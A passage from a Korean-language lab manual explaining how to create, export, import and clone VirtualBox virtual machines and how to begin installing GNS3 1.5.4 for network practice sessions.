


④ 가상 머신이 생성되었다. [설정] 버튼을 이용하여 가상 머신의 하드웨어 사양을 변경할 수 있고, [시작] 버튼을 선택하여 가상 머신을 부팅할 수 있다.

⑤ 컴퓨터에 운영체제를 설치하기 위해 운영체제 ISO 파일을 선택 후 [시작]을 선택한다.



⑥ 이후부터는 일반적인 운영체제 설치과정과 동일하다.




3. Virtual Machine 내보내기


Virtualbox에서 생성한 가상 머신을 하나의 파일로 압축하여 내보낼 수 있다. 가상 머신 내보내기를 통해 다른 컴퓨터에 설치된 Virtualbox에서 내보내진 가상 머신을 가져와 사용할 수 있다. 이를 이용하여 실습실에서 동일한 환경으로 설정된 가상머신을 배포할 때 편리하게 이용할 수 있다.

① [파일] > [가상 시스템 내보내기]를 클릭 후, Virtualbox에서 생성한 가상 머신 중에서 내보낼 가상 머신을 선택하고 [다음]을 클릭한다. [Open Virtualization Format 1.0] 형식으로 선택하고, MAC 주소 정책을 선택한다.

※ 주의 : IP주소가 설정된 실습용 가상 머신을 내보내기 할 때는 IP주소 설정이 유지되도록 [MAC 주소 정책]에서 [모든 네트워크 어댑터 MAC 주소 포함]을 선택한다. [가이드 모드(G)]를 이용하면 가상 머신 가져오기를 단계별로 진행할 수 있다.



② 내보낼 가상 머신에 대한 이름, 제조사, 버전 등 필요한 내용을 기록 후, [내보내기]를 선택하여 *.ova 형식으로 내보내기를 완료한다. 자주 사용하는 운영체제별로 가상 머신을 생성해서 내보내기 해두면, 다른 컴퓨터에서도 똑같이 설정된 가상 머신을 사용할 수 있다.




4. Virtual Machine 가져오기


내보내진 가상 머신을 다른 컴퓨터에서 가져와서 사용할 수 있다. 가상 머신 가져오기를 이용하여 하나의 내보내진 가상 머신을 이용하여 서로 다른 이름을 가진 여러 컴퓨터를 만들어 낼 수 있다. 예를 들어 Ubuntu Server가 설치된 가상 머신을 내보낸 후, 다시 가져올 때는 이름을 dns, client, www, mail 등과 같이 이름을 변경하여 여러 대의 가상 컴퓨터를 만들 수 있다.

※ 주의 : 내보내 진 가상머신을 동일 네트워크(LAN)으로 가져올 때는 MAC 주소 충돌에 유의해야 한다.
[전문가 모드(E)를 이용하면 여러 단계를 거치지 않고 빠르게 가져오기를 수행할 수 있다.

① [파일] > [가상 시스템 가져내기]를 클릭 후, [가상 시스템 열기]를 통해 내보내진 가상 머신을 선택한다.



② [가져오기]를 수행하기 전에 선택한 가상 머신의 시스템 설정을 변경할 수 있다. 가상 머신의 이름, CPU, RAM 등의 항목 등을 수정할 수 있다. [MAC 주소 정책]은 가상 머신이 동작되는 네트워크 환경에 맞게 선택한다. 예를 들어 하나의 가상 머신을 이름을 달리하여 같은 네트워크에서 가져와 사용할 때는 [모든 네트워크 어댑터의 새 MAC 주소 생성]을 선택하여 가상 머신 간의 MAC 주소 충돌을 방지한다.




5. Virtual Machine 복제하기

가져오기와는 달리 생성된 상태의 가상 머신을 복제하여 또 다른 가상머신으로 만들 수 있다. 복제하기는 가져오기와는 달리 가상 머신의 이름과 MAC 주소 정책, 디스크 관련 추가 옵션 선택이 가능하다.

※ 주의 : 내보내 진 가상머신을 동일 네트워크(LAN)으로 가져올 때는 MAC 주소 충돌에 유의해야 한다.
[전문가 모드(E)를 이용하면 여러 단계를 거치지 않고 빠르게 가져오기를 수행할 수 있다.

① 전원이 꺼진 상태의 가상 머신 중에서 복제하고 싶은 가상 머신을 선택하고 [복제] 메뉴를 선택한다.



② 새로운 가상 머신의 이름을 지정하고, 복제된 가상머신이 사용되는 네트워크 환경을 고려하여 MAC 주소 정책을 선택한다. 디스크의 이름과 하드웨어 UUID 유지는 필요에 따라 선택한다.

※ Virtual Box와 GNS 연계 시 주의할 점
- Virtual Box [기본 머신 폴더]의 경로에 한글을 포함하지 않도록 유의한다.
- 생성된 가상 머신의 이름에도 한글을 포함하지 않도록 유의한다.
- 실습실에서 가상 머신을 생성할 경우 각 가상머신의 이름에 학번을 포함하는 것이 편리하다.
  : 가상 머신 이름의 예) 20111_client, 20111_abc.com, 20211_client, 20211_abc.com

03 GNS 설치 및 설정


※ GNS3 버전 주의!!

GNS는 2.x.x 버전은 1.x.x 버전에 비해 사용자 관리 기능, 다양한 써드 파티 툴 지원 등의 기능 개선이 있으나 실습 환경에는 더욱 가볍게 실행되는 1.x.x 버전이 유리하다. 이후 실습은 1.5.4. 버전으로 진행한다. 1.5.4 버전의 다운로드는 다음 링크를 통해 가능하다.

▪ GNS3 1.5.4 : https://github.com/GNS3/gns3-gui/releases/tag/v1.5.4

1. GNS 설치


① GNS를 설치하기 전에 GNS에서 사용할 디렉터리를 미리 생성한다. 주요 디렉터리의 용도는 아래의 설명을 참고한다.



- Config : GNS 관련 설정 파일 저장
- Images : 라우터, 방화벽 등의 IOS 이미지 파일용 디렉터리
- Projects : GNS를 이용하여 생성한 네트워크를 프로젝트 단위로 저장하기 위한 디렉터리


② 설치 진행 중에 필요한 요소를 선택할 수 있다.

아래 예제에서는 이미 설치된 WinPCAP, Wireshark는 제외하도록 선택하였다. 이 외에도 SolarWinds Response, Npcap 등 사용하지 않는 요소는 제외하였다.



2. GNS 인터페이스 안내

GNS의 인터페이스는 패킷트레이서와 같은 다른 시뮬레이터와 유사하다. 중앙의 워크스페이스를 중심으로 필요한 도구 및 Docks가 배치되어 있다. 왼쪽의 디바이스 중에서 필요한 장치들을 워크스페이스에 드래그하여 배치한다.

